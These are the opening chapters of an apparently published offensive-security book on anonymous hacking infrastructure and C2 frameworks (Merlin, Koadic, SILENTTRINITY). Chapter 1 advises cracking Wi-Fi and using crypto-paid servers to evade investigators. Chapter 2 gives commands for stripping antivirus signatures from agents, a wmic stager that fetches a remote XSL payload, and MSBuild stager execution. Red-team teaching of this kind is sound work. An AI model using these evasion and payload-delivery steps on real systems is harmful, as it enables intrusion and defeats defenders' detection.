
HOW TO HACK LIKE A GHOST

EARLY ACCESS



NO STARCH PRESS EARLY ACCESS PROGRAM: FEEDBACK WELCOME!

HOW TO HACK LIKE A GHOST

SPARC FLOW

Early Access edition, 1/10/21

ISBN-10: 1-7185-0126-9
ISBN-13: 978-1-7185-0126-3

Publisher: William Pollock
Executive Editor: Barbara Yien
Production Editor: Katrina Taylor
Developmental Editor: Liz Chadwick
Interior Design: Octopod Studios
Technical Reviewer: Matt Burrough
Copyeditor: Barton D. Reed
Compositor: Jeff Lytle, Happenstance Type-O-Rama

CONTENTS


The chapters in **red** are included in this Early Access PDF.

PART I

CATCH ME IF YOU CAN

Of course, we have free will because we have no choice but to have it.
Christopher Hitchens

1 BECOMING ANONYMOUS ONLINE



Pentesters and red teamers get excited about setting up and tuning their infrastructure just as much as they do about writing their engagement reports; that is to say, not at all. To them, the thrill is all in the exploitation, lateral movement, and privilege escalation. Building a secure infrastructure is dull paperwork. If they accidentally leak their IP in the target's log dashboard, so what? They'll owe the team a beer for messing up, the blue team will get a pat on the back for finding and exposing the attack, and everyone can start afresh the next day.

NOTE *A quick and crude glossary in case you're new to the InfoSec world:* Pentesters *exhaustively assess the security of a (usually) scoped application, network, or system.* Red teamers *assess the detection maturity of a company by performing real-world attacks (no scope, in theory). The* blue teamers *are the defenders.*

Things are different in the real world. There are no do-overs for hackers and hacktivists, for instance. They do not have the luxury of a legally binding engagement contract. They bet their freedom, nay, their life, on the security of their tooling and the anonymity of their infrastructure. That's why in each of my books, I insist on writing about some basic operational security (OpSec) procedures and how to build an anonymous and efficient hacking infrastructure: a quick how-to-stay-safe guide in this ever-increasing authoritarian world we seem to be forging for ourselves. We start this guide with how to become as anonymous online as possible, using a virtual private network (VPN), Tor, bouncing servers, and a replaceable and portable attack infrastructure.

If you are already intimate with current Command and Control (C2) frameworks, containers, and automation tools like Terraform, you can just skip ahead to Chapter 4 where the actual hacking begins.

VPNs and Their Failings

I would hope that in 2020, just about everyone knows that exposing their home or work IP address to their target website is a big no-no. Yet, I find that most people are comfortable snooping around websites using a VPN service that promises total anonymity—a VPN they registered to using their home IP address, maybe even with their own credit card, along with their name and address. To make matters worse, they set up that VPN connection from their home laptop while streaming their favorite Netflix show and talking to friends on Facebook.

Let's get something straight right away. No matter what they say, VPN services will always, *always* keep some form of logs: IP address, DNS queries, active sessions, and so on. Let's put ourselves in the shoes of a naïve internaut for a second and pretend that there are no laws forcing every access provider to keep basic metadata logs of outgoing connections—such laws exist in most countries, and no VPN provider will infringe them for your measly US$5 monthly subscription, but please indulge this candid premise. The VPN provider has hundreds if not thousands of servers in multiple datacenters around the world. They also have thousands of users—some on Linux machines, others on Windows, and a spoiled bunch on Macs. Could you really believe it's possible to manage such a huge and heterogeneous infrastructure without something as basic as logs?

NOTE *Metadata refers to the description of the communication—which IP address talked to which IP, using which protocol, at which time, and so on—but not its content.*

Without logs, the technical support would be just as useless and clueless as the confused client calling them to solve a problem. Nobody in the company would know how to start fixing a simple DNS lookup problem, let alone mysterious routing issues involving packet loss, preferred routes, and other networking witchcraft. Many VPN providers feel obliged to vociferously defend their log-*less* service to keep the edge against competitors making similar claims, but this is a falsehood that has lead to a pointless race to the bottom, powered by blatant lies—or "marketing," as I believe they call it these days.

The best you can hope for from a VPN provider is that they do not sell customer data to the highest bidder. Don't even bother with free providers. Invest in your privacy, both in time and money. I recommend starting with AirVPN and ProtonVPN, which are both serious actors in the business.

This same perception of anonymity applies to Tor (The Onion Router, *https://www.torproject.org*), which promises anonymous passage through the internet via a network of nodes and relays that hide your IP address. Is there any reason you should blindly trust that first node you contact to enter the Tor network any more than the unsolicited phone call promising a long-lost inheritance in exchange for your credit card number? Sure, the first node only knows your IP address, but maybe that's too much information already.

Location, Location, Location

One way to increase your anonymity is to be careful of your physical location when hacking. Don't get me wrong: Tor is amazing. VPNs are a great alternative. But when you do rely on these services, always assume that your IP address—and hence, your geographical location and/or browser fingerprint—is known to these intermediaries and can be discovered by your final target or anyone investigating on their behalf. Once you accept this premise, the conclusion naturally presents itself: to be truly anonymous on the internet, you need to pay as much attention to your physical trail as you do to your internet fingerprint.

If you happen to live in a big city, use busy train stations, malls, or similar public gatherings that have public Wi-Fi to quietly conduct your operations. Just another dot in the fuzzy stream of daily passengers. However, be careful not to fall prey to our treacherous human pattern-loving nature. Avoid at all costs sitting in the same spot day in, day out. Make it a point to visit new locations and even change cities from time to time.

Some places in the world, like China, Japan, the UK, Singapore, the US, and even some parts of France, have cameras monitoring streets and public gatherings. In that case, an alternative would be to embrace one of the oldest tricks in the book: war driving. Use a car to drive around the city looking for public Wi-Fi hotspots. A typical Wi-Fi receiver can catch a signal up to 40 meters (~150 feet) away, which we can increase to a couple hundred meters (a thousand feet) with a directional antenna, like Alfa

Networks' Wi-Fi adapter. Once you find a free hotspot, or a poorly secured one that you can break into—WEP encryption and weak WPA2 passwords are not uncommon and can be cracked with tools like Aircrack-ng and Hashcat—park your car nearby and start your operation. If you hate aimlessly driving around, check out online projects like Wi-Fi Map, at *https://www.wifimap.io*, that list open Wi-Fi hotspots, sometimes with their passwords.

Hacking is really a way of life. If you are truly committed to your cause, you should fully embrace it and avoid being sloppy at all costs.

The Operation Laptop

Now that we have taken care of the location, let's get the laptop situation straight. People can be precious about their laptops, with stickers everywhere, crazy hardware specs, and, good grief, that list of bookmarks that everyone swears they'll go through one day. That's the computer you flash at the local conference, not the one you use for an operation. Any computer you use to rant on Twitter and check your Gmail Inbox is pretty much known to most government agencies. No number of VPNs will save your sweet face should your browser fingerprint leak somehow to your target.

For hacking purposes, we want an ephemeral operating system (OS) that flushes everything away on every reboot. We store this OS on a USB stick, and whenever we find a nice spot to settle in, we plug it into the computer to load our environment.

Tails (*https://tails.boum.org/*) is the go-to Linux distribution for this type of usage. It automatically rotates the MAC address, forces all connections to go through Tor, and avoids storing data on the laptop's hard disk. (Conversely, traditional operating systems tend to store parts of memory on disk to optimize parallel execution, an operation known as *swapping*.) If it was good enough for Snowden, I bet it's good enough for almost everyone. I recommend setting up Tail OS and storing it to an external drive before doing anything else.

Some people are inexplicably fond of Chromebooks. These are minimal operating systems stacked on affordable hardware that only support a browser and a terminal. Seems ideal, right? It's not. It's the worst idea ever, next to licking a metal pole in the wintertime. We're talking about an OS developed by Google that requires you to log in to your Google account, synchronize your data, and store it on Google Drive. Need I go on? There are some spinoffs of Chromium OS that disable the Google synchronization part, such as NayuOS, but the main point is that these devices were not designed with privacy in mind and under no circumstances should they be used for anonymous hacking activities. And if they were, then launch day must have been hilarious at Google.

Your operation laptop should only contain volatile and temporary data, such as browser tabs, a copy-paste of commands, and so on. If you absolutely need to export huge volumes of data, make sure to store that data in an encrypted fashion on portable storage.

Bouncing Servers

Our laptop's only purpose is to connect us to a set of servers that hold the necessary tooling and scripting to prepare for our adventure: the *bouncing servers*. These are virtual hosts we set up anonymously, only connect to via Tor or a VPN, and trust to interact with our more malicious virtual machines (VMs) and store our loot.

These servers provide us with a reliable and stable gateway to our future attack infrastructure. To connect to a bouncing server, we would SSH into it directly after ensuring our VPN or Tor connection is established. We can initiate a Secure Shell (SSH) connection from a random machine in a cold and busy train station and find ourselves a warm and cozy environment where all our tooling and favorite Zsh aliases are waiting for us.

The bouncing servers can be hosted on one or many cloud providers spread across many geographical locations. The obvious limitation is the payment solution supported by these providers. Here are some examples of cloud providers with decent prices that accept cryptocurrencies:

- Ramnode (*https://www.ramnode.com/*) costs about $5 a month for a server with 1GB of memory and two virtual CPU (vCPU) cores. Only accepts Bitcoin.
- NiceVPS (*https://www.nicevps.net/*) costs about €10.99 a month for 1GB of memory and one vCPU core. They accept Monero and Zcash.
- Cinfu (*https://www.cinfu.com/*) costs about $4.30 a month for a server with 2GB of memory and one vCPU core. Supports Monero and Zcash.
- PiVPS (*https://pivps.com/*) costs about $14.97 a month for a server with 1GB of memory and one vCPU core. Supports Monero and Zcash.
- SecureDragon (*https://securedragon.net/*) costs about $4.99 a month for a server with 1GB of memory and two vCPU cores. Only accepts Bitcoin.

Some service like BitLaunch (*https://bitlaunch.io/*) can act as a simple intermediary. BitLaunch accepts Bitcoin payments but then spawns servers on Digital Ocean and Linode using their own account (for three times the price, of course, which is downright outrageous). Another intermediary service with a slightly better deal is BitHost (*https://bithost.io/*), which still takes a 50 percent commission. The trade-off, on top of the obvious rip-off, is that both of these providers do not give you access to the Digital Ocean API, which can help automate much of the setup.

Choosing a cloud provider can come down to this bitter trade-off: support of cryptocurrencies and the pseudo-anonymity they grant versus ease of use and automation.

All major cloud providers—AWS, Google Cloud, Microsoft Azure, Alibaba, and so on—require a credit card before approving your account. Depending on where you live, this may not be a problem, as there are many services that provide prepaid credit cards in exchange for cash. Some online services even accept top-up credit cards with Bitcoin, but most of them will require some form of government-issued ID. That's a risk you should carefully consider.

Ideally, bouncing servers should be used to host management tools like Terraform, Docker, and Ansible that will later help us build multiple attack infrastructures. A high overview of the architecture is presented in Figure 1-1.




Figure 1-1: Overview of the hacking infrastructure

Our bouncing servers will never interact with the target. Not a single bleep. Therefore, we can afford to keep them around a little longer before switching—a few weeks or months—without incurring significant risks. Still, a dedicated investigation team might find a way to link these systems with those used to interact with the target, so deleting and re-creating bouncing servers regularly is a good idea.

The Attack Infrastructure

Our attack infrastructure has a much higher volatility level than our bouncing servers and should be kept only a few days. It should be unique to each operation or target, if possible. The last thing we want is an investigator piecing together various clues from different targets hit by the same IP.

The attack infrastructure is usually composed of frontend and backend systems. The frontend system may initiate connections to the target, scan machines, and so forth. It can also be used—in the case of a reverse shell—to route incoming packets through a web proxy and deliver them, as appropriate, to the backend system, usually a Command and Control (C2) framework like Metasploit or Empire. Only some requests are forwarded to the C2 backend; other pages return insipid content, as depicted in Figure 1-2.




Figure 1-2: Packet routing to the backend

This packet routing can be done with a regular web proxy like Nginx or Apache that acts as a filter: Requests from infected computers are routed directly to the corresponding backend C2 instance, while the remaining requests—from snoopy analysts, for example—are displayed an innocent web page. The backend C2 framework is really the spinal cord of the attack infrastructure, executing commands on infected machines, retrieving files, delivering exploits, and more.

You want your infrastructure to be modular and replaceable at will. Bypassing an IP ban should be as easy as sending one command to spawn a new proxy. Problems with the C2 backend? Enter a single command and you have a new C2 backend running with the exact same configuration.

Achieving this level of automation is not a whimsical way to try out the trendiest tools and programming techniques. The easier it is to spring fully configured attacking servers, the fewer mistakes we make, especially under stressful circumstances. It's as good an excuse as any to get into the skin of a DevOps person, learn their craft, and twist it to our own needs. Hopefully, this will clue us into some shortcomings we will later exploit in our hacking adventure. The next chapter will focus on building this backend.

Resources


A fantastic account of Edward Snowden's life and adventures in the intelligence community: *Permanent Record*, by Edward Snowden (Macmillan, 2019).

Hacking WEP-encrypted communications: *https://www.aircrack-ng.org/doku.php?id=simple_wep_crack/*

A tutorial detailing how to attack WPA2 networks: *https://hakin9.org/crack-wpa-wpa2-wi-fi-routers-with-aircrack-ng-and-hashcat/*

How to set up Zsh on a machine: *https://www.howtoforge.com/tutorial/how-to-setup-zsh-and-oh-my-zsh-on-linux/*

2 RETURN OF COMMAND AND CONTROL



Let's build an attacking infrastructure by starting with the basic tooling of any attacker: the Command and Control (C2) server. We'll look at three frameworks and test each on a virtual machine we'll use as the target. First, we'll look at how command and control used to be done, to see how we got where we are today.

Command and Control Legacy

For the better part of the last decade, the undefeated champion of C2 frameworks—the one that offered the widest and most diverse array of exploits, stagers, and reverse shells—was the infamous Metasploit framework. Perform a quick search for a pentesting or hacking tutorial, and I bet the first link will refer you to a post describing how to set up a meterpreter—the name of the custom payload used by Metasploit—on a Linux machine to achieve full control. Of course, the article will fail to mention that the default settings of the tool have been flagged by every security product since 2007, but let's not be too cynical.

Metasploit is by far my first choice when taking control of a Linux box with no pesky antivirus to crash the party. The connection is very stable, the framework has a lot of modules, and contrary to what many improvised tutorials seem to suggest, you can—and, in fact, *should*—customize every tiny bit of the executable template used to build the stager and the exploits. Metasploit works less well for Windows: it lacks a lot of post-exploit modules that are readily available in other frameworks, and the techniques employed by meterpreter are first on the checklist of every antivirus software out there.

Windows being a different beast, I used to prefer the Empire framework (*https://github.com/EmpireProject/Empire/*), which provides an exhaustive list of modules, exploits, and lateral movement techniques specifically designed for Active Directory. Sadly, Empire is no longer maintained by the original team, known by their Twitter handles: *@harmj0y*, *@sixdub*, *@enigma0x3*, *@rvrsh3ll*, *@killswitch_gui*, and *@xorrior*). They kickstarted a real revolution in the Windows hacking community and deserve our most sincere appreciation. Luckily, to the thrill of us all, Empire was brought back to life by the BC Security folks, who released version 3.0 in December 2019. I understand the reasoning behind the decision to cease maintaining Empire: the whole framework came into existence based on the premise that PowerShell allowed attackers to sail unhindered in a Windows environment, free from sleazy preventions such as antivirus software and monitoring. With this assumption challenged by Windows 10 features like PowerShell block logging and AMSI, it made sense to discontinue the project in favor of a newer generations of attacks, like using C# (for instance, SharpSploit: *https://github.com/cobbr/SharpSploit/*).

NOTE *Antimalware Scan Interface (AMSI) is a component introduced in Windows 10 that intercepts API calls to critical Windows services (UAC, JScript, PowerShell, and so on) to scan for known threats and eventually block them:* https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps.

The Search for a New C2

With the Empire project less of an option, I started looking for potential replacements. I was afraid of having to fall back on Cobalt Strike, as have 99 percent of consulting firms masquerading phishing campaigns as red team jobs. I have nothing against the tool—it's awesome, provides great modularity, and deserves the success it has achieved. It's just tiring and frustrating to see so many phony companies riding the wave of the red team business just because they bought a $3500 Cobalt Strike license.

I was pleasantly surprised, however, to discover that so many open source C2 frameworks had hatched in the vacuum left by Empire. Here's a brief look at some interesting ones that caught my attention. I will go rather quickly over many advanced concepts that are not that relevant to our present scenario, and will demonstrate a payload execution with each. If you do not fully understand how some payloads work, don't worry. We will circle back to the ones we need later on.

Merlin

Merlin (*https://github.com/Ne0nd0g/merlin/*) is a C2 framework written, as most popular tools are these days it seems, in Golang. It can run on Linux, Windows, and basically any other platform supported by the Go runtime. The agent launched on the target machine can be a regular executable, like a DLL file or even a JavaScript file.

To get started with Merlin, first install the Golang environment. This will allow you to customize the executable agent and add post-exploitation modules—which is, of course, heavily encouraged.

Install Golang and Merlin with the following:

```
root@Lab:~/# add-apt-repository ppa:longsleep/golang-backports
root@Lab:~/# apt update && sudo apt install golang-go
root@Lab:~/# go version
go version go1.13 linux/amd64

root@Lab:~/# git clone https://github.com/Ne0nd0g/merlin && cd merlin
```

The real novelty of Merlin is that it relies on HTTP/2 to communicate with its backend server. HTTP/2, as opposed to HTTP/1.x, is a binary protocol that supports many performance-enhancing features, like stream multiplexing, server push, and so forth (a great free resource that discusses HTTP/2 in depth can be found at *https://daniel.haxx.se/http2/http2-v1.12.pdf*). Even if a security device does catch and decrypt the C2 traffic, it might fail to parse the compressed HTTP/2 traffic and just forward it untouched.

If we compile a standard agent out of the box, it will be immediately busted by any regular antivirus agent doing simple string lookups for general conspicuous terms, so we need to make some adjustments. We'll rename suspicious functions like `ExecuteShell` and remove references to the original package name, `github.com/Ne0nd0g/merlin`. We'll use a classic `find` command to hunt for source code files containing these strings and pipe them into `xargs`, which will call `sed` to replace these suspicious terms with arbitrary words:

```
root@Lab:~/# find . -name '*.go' -type f -print0 \
| xargs -0 sed -i 's/ExecuteShell/MiniMice/g'

root@Lab:~/# find . -name '*.go' -type f -print0 \
| xargs -0 sed -i 's/executeShell/miniMice/g'

root@Lab:~/# find . -name '*.go' -type f -print0 \
| xargs -0 sed -i 's/\/Ne0nd0g\/merlin/\/mini\/heyho/g'

root@Lab:~/# sed -i 's/\/Ne0nd0g\/merlin/\/mini\/heyho/g' go.mod
```

This crude string replacement bypasses 90 percent of antivirus solutions, including Windows Defender. Keep tweaking it and then test it against a tool like VirusTotal (*https://www.virustotal.com/gui/*) until you pass all tests.

Now let's compile an agent in the *output* folder that we will later drop on a Windows test machine.

```
root@Lab:~/# make agent-windows DIR="./output"
root@Lab:~/# ls output/
merlinAgent-Windows-x64.exe
```

Once executed on a machine, *merlinAgent-Windows-x64.exe* should connect back to our Merlin server and allow complete takeover of the target.

We fire up the Merlin C2 server using the `go run` command and instruct it to listen on all network interfaces with the `-i 0.0.0.0` option:

```
root@Lab:~/# go run cmd/merlinserver/main.go -i 0.0.0.0 -p 8443 -psk
strongPassphraseWhaterYouWant

[-] Starting h2 listener on 0.0.0.0:8443

Merlin»

We execute the merlin agent on a Windows virtual machine acting as the target
to trigger the payload:

PS C:\> .\merlinAgent-Windows-x64.exe -url https://192.168.1.29:8443 -psk
strongPassphraseWhaterYouWant
```

And here is what you should see on your attack server:

```
[+] New authenticated agent 6c2ba6-daef-4a34-aa3d-be944f1

Merlin» interact 6c2ba6-daef-4a34-aa3d-be944f1
Merlin[agent][6c2ba6-daef-…]» ls

[+] Results for job swktfmEFWu at 2019-09-22T18:17:39Z

Directory listing for: C:\
-rw-rw-rw-  2019-09-22 19:44:21  16432  Apps
-rw-rw-rw-  2019-09-22 19:44:15  986428 Drivers
--snip--
```

The agent works like a charm. Now we can dump credentials on the target machine, hunt for files, move to other machines, launch a keylogger, and so forth.

Merlin is still a project in its infancy, so you will experience bugs and inconsistencies, most of them due to the instability of the HTTP/2 library in Golang. It is not called "beta" for nothing, after all, but the effort behind this project is absolutely amazing. If you ever wanted to get involved in

Golang, this could be your chance. The framework has just shy of 50 post-exploitation modules, from credential harvesters to compiling and executing C# in memory.

Koadic

The Koadic framework by Zerosum0x0 (*https://github.com/zerosum0x0/koadic/*) has gained popularity since its introduction at DEF CON 25. Koadic focuses solely on Windows targets, but its main selling point is that it implements all sorts of trendy and nifty execution tricks, like `regsvr32` (a Microsoft utility to register DLLs in the Windows Registry so they can be called by other programs; it can be used to trick DLLs like *srcobj.dll* into executing commands), `mshta` (a Microsoft utility that executes HTML Applications, or HTAs), XSL style sheets, you name it. Install Koadic with the following:

```
root@Lab:~/# git clone https://github.com/zerosum0x0/koadic.git
root@Lab:~/# pip3 install -r requirements.txt
```

Then launch it with the following (I've also included the start of the `help` output):

```
     root@Lab:~/# ./koadic

(koadic: sta/js/mshta)$ help
    COMMAND     DESCRIPTION
    ---------   -------------
    cmdshell    command shell to interact with a zombie
    creds       shows collected credentials
    domain      shows collected domain information
--snip--
```

Let's experiment with a *stager*—a small piece of code dropped on the target machine to initiate a connection back to the server and load additional payloads (usually stored in memory). A stager has a small footprint, so should an antimalware tool flag our agent, we can easily tweak the agent without rewriting our payloads. One of Koadic's included stagers delivers its payload through an ActiveX object embedded in an XML style sheet, also called *XSLT* (*https://www.w3.org/Style/XSL/*). Its evil formatting XSLT sheet can be fed to the native `wmic` utility, which will promptly execute the embedded JavaScript while rendering the output of the `os get` command. Execute the following in Koadic to spawn the stager trigger:

```
(koadic: sta/js/mshta)$ use stager/js/wmic
(koadic: sta/js/wmic)$ run

[+] Spawned a stager at http://192.168.1.25:9996/ArQxQ.xsl

[>] wmic os get /FORMAT:"http://192.168.1.25:9996/ArQxQ.xsl"
```

However, the preceding trigger command is easily caught by Windows Defender, so we have to tweak it a bit—for instance, by renaming *wmic.exe* to something innocuous like *dolly.exe*, as shown next. Depending on the Windows version of the victim machine, you may also need to alter the style sheet produced by Koadic to evade detection. Again, simple string replacement should do it. So much for machine learning in the AV world.

```
# Executing the payload on the target machine

C:\Temp> copy C:\Windows\System32\wbem\wmic.exe dolly.exe
```

```
C:\Temp> dolly.exe os get /FORMAT:http://192.168.1.25:9996/ArQxQ.xsl
```

Koadic refers to target machines as "zombies." When we check for a zombie on our server, we should see details of the target machine:

```
# Our server

(koadic: sta/js/mshta)$ zombies

[+] Zombie 1: PIANO\wk_admin* @ PIANO -- Windows 10 Pro
```

We refer to a zombie by its ID to get its basic system information:

```
(koadic: sta/js/mshta)$ zombies 1
   ID:                      1
   Status:                  Alive
   IP:                      192.168.1.30
   User:                    PIANO\wk_admin*
   Hostname:                PIANO
--snip--
```

Next, we can choose any of the available implants, with the command `use implant/`, from dumping passwords with Mimikatz to pivoting to other machines. If you're familiar with Empire, then you will feel right at home with Koadic.

The only caveat is that, like most current Windows C2 frameworks, you should customize and sanitize all payloads carefully before deploying them in the field. Open source C2 frameworks are just that: frameworks. They take care of the boring stuff like agent communication and encryption and provide extensible plug-ins and code templates, but every native exploit or execution technique they ship is likely tainted and should be surgically changed to evade antivirus and endpoint detection and response (EDR) solutions.

NOTE *Shout out to Covenant C2 (*http://bit.ly/2TUqPcH*) for its outstanding ease of customization. The C# payload of every module can be tweaked right from the Web UI before being shipped to the target.*

For this sanitization, sometimes a crude string replacement will do; other times, we need to recompile the code or snip out some bits. Do not expect any of these frameworks to flawlessly work from scratch on a brand-new and hardened Windows 10 system. Take the time to investigate the execution technique and make it fit your own narrative.

SILENTTRINITY

The last C2 framework I would like to cover is my personal favorite: SILENTTRINITY. It takes such an original approach that I think you should momentarily pause reading this book and go watch Marcello Salvati's talk *IronPython. . . OMFG* about the .NET environment on YouTube.

To sum it up somewhat crudely, PowerShell and C# code produces intermediary assembly code to be executed by the .NET framework. Yet, there are many other languages that can do the same job: F#, IronPython. . . and Boo-Lang! Yes, it is a real language; look it up. It is as if a Python lover and a Microsoft fanatic were locked in a cell and forced to cooperate with each other to save humanity from impending Hollywoodian doom.

While every security vendor is busy looking for PowerShell scripts and weird command lines, SILENTTRINITY is peacefully gliding over the clouds using Boo-Lang to interact with Windows internal services and dropping perfectly safe-looking evil bombshells.

The tool's server-side requires Python 3.7, so make sure to have Python properly working before installing it; then proceed to download and launch the SILENTTRINITY team server:

```
# Terminal 1
root@Lab:~/# git clone https://github.com/byt3bl33d3r/SILENTTRINITY
root@Lab:~/# cd SILENTTRINITY
root@Lab:ST/# python3.7 -m pip install setuptools
root@Lab:ST/# python3.7 -m pip install -r requirements.txt

# Launch the team server
root@Lab:ST/# python3.7 teamserver.py 0.0.0.0 strongPasswordCantGuess &
```

Instead of running as a local standalone program, SILENTTRINITY launches a server that listens on port 5000, allowing multiple members to connect, define their listeners, generate payloads, and so on, which is very useful in team operations. You need to leave the server running in the first terminal and then open a second to connect to the team server and configure a listener on port 443:

```
# Terminal 2

root@Lab:~/# python3.7 st.py wss://username:strongPasswordCantGuess@192.168.1
.29:5000
[1]ST >>  listeners
[1] ST (listeners) use https

# Configure parameters
[1] ST (listeners)(https) >> set Name customListener
[1] ST (listeners)(https) >> set CallBackURls
https://www.customDomain.com/news-article-feed

# Start listener
[1] ST (listeners)(https) >> start
```

```
[1] ST (listeners)(https) >> list
Running:
customListener | https://192.168.1.29:443
```

Once you are connected, the next logical step is to generate a payload to execute on the target. We opt for a .NET task containing inline C# code that we can compile and run on the fly using a .NET utility called MSBuild:

```
[1] ST (listeners)(https) >> stagers

[1] ST (stagers) >> use msbuild
[1] ST (stagers) >> generate customListener
[+] Generated stager to ./stager.xml
```

If we take a closer look at the *stager.xml* file, we can see it embeds a base64-encoded version of an executable called *naga.exe* (*SILENTTRINITY/core/teamserver/data/naga.exe*), which connects back to the listener we set up and then downloads a ZIP file containing Boo-Lang DLLs and a script to bootstrap the environment.

Once we compile and run this payload on the fly using MSBuild, we will have a full Boo environment running on the target's machine, ready to execute whatever shady payload we send its way:

```
# Start agent

PS C:\> C:\Windows\Microsoft.Net\Framework\v4.0.30319\MSBuild.exe stager.xml

[*] [TS-vrFt3] Sending stage (569057 bytes) ->  192.168.1.30...
